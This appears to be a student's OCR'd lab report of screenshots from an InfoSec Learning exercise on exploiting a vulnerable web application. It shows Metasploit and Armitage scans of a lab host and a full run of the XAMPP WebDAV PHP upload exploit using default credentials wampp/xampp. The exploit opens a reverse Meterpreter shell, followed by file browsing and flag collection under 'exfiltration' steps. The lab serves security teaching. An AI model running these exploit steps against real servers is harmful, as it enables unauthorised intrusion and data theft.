

Ryan Brodsky


ICS 482


10/6/19

InfoSec Lab: Exploiting a Vulnerable Web Application






https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application
Exploiting a Vulnerable Web Application
ERROR
7
In the bottom pane, type the banner command and then press enter.
msf > banner
ERROR
Challenge #2
External Kali Scoring - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Armitage
Console
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >
Type here to search
12:21 PM
10/6/2019



https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application
Exploiting a Vulnerable Web Application
ERROR
Challenge #2
Challenge #3
8
Select Hosts from the Armitage menu bar and then select Add Hosts.
Armitage
Armitage View Hosts Attacks Workspaces Help
Import Hosts
Add Hosts...
Nmap Scan
MSF Scans...
DNS Enumerate
Clear Database
ARMITAGE
9
In the Add Hosts box, type 203.0.113.100. Click Add.
Add Hosts
Enter one host/line:
External Kali Scoring - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Armitage
Console
msf > banner
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >
Type here to search
12:21 PM
10/6/2019

https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application

Assignments - ICS 482-01 Vuln... | Exploiting a Vulnerable We...


Exploiting a Vulnerable Web Application

12 The scan will indicate that the remote system is running the Windows Operating system.



ARMITAGE

13 In the left hand pane, **click** the arrow to the left of exploit to expand it.



External Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete

Applications Places armitage-ArmitageMain Sun 13:24

Armitage

Armitage View Hosts Attacks Workspaces Help

auxiliary
exploit
payload
post

203.0.113.100

Console X Scan X

```
[*] 203.0.113.100:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 203.0.113.100:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 75.615s
msf auxiliary(postgres_version) >
```


Type here to search

12:24 PM 10/6/2019

https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application


Assignments - ICS 482-01 Vuln... | Exploiting a Vulnerable We...

Exploiting a Vulnerable Web Application



ARMITAGE

19 **Right-click** on the compromised victim, **select** Meterpreter 1, Explore, and Browse Files.



ARMITAGE

External Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete

Applications Places armitage-ArmitageMain Sun 13:25

Armitage

Armitage View Hosts Attacks Workspaces Help


203.0.113.100
SYSTEM (0) @ SERVER


Console X Scan X exploit X


```
LPORT => 20403
msf exploit(xampp_webdav_upload_php) > set RPORT 80
RPORT => 80
msf exploit(xampp_webdav_upload_php) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
msf exploit(xampp_webdav_upload_php) > set PATH /webdav/
PATH => /webdav/
msf exploit(xampp_webdav_upload_php) > set USERNAME wampp
USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:20403
[*] Uploading Payload to /webdav/h7GTh.jp.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:20403 -> 203.0.113.100:37197) at 2019-10-06 13:25:29 -0400
msf exploit(xampp_webdav_upload_php) >
```


Type here to search

12:25 PM 10/6/2019



https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application
Exploiting a Vulnerable Web Application
External Kali Scoring - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
flag4.txt
flag:345678
"flag4.txt" selected (13 bytes)
EXFILTRATION
35 Double-click on apache.
EXFILTRATION
Challenge #4
36 Double-click on logs.
EXFILTRATION


https://lab.infoseclearning.com/lab/exploiting-vulnerable-web-application
Exploiting a Vulnerable Web Application
External Kali Scoring - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-929799/External%20Kali%20Scoring
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
flag5.txt
flag:818772
"flag5.txt" selected (11 bytes)
EXFILTRATION
Challenge #5
37 Double-click on access.log.
EXFILTRATION
38 View the internal IP Address of the Web Server and then click the X in the right corner.

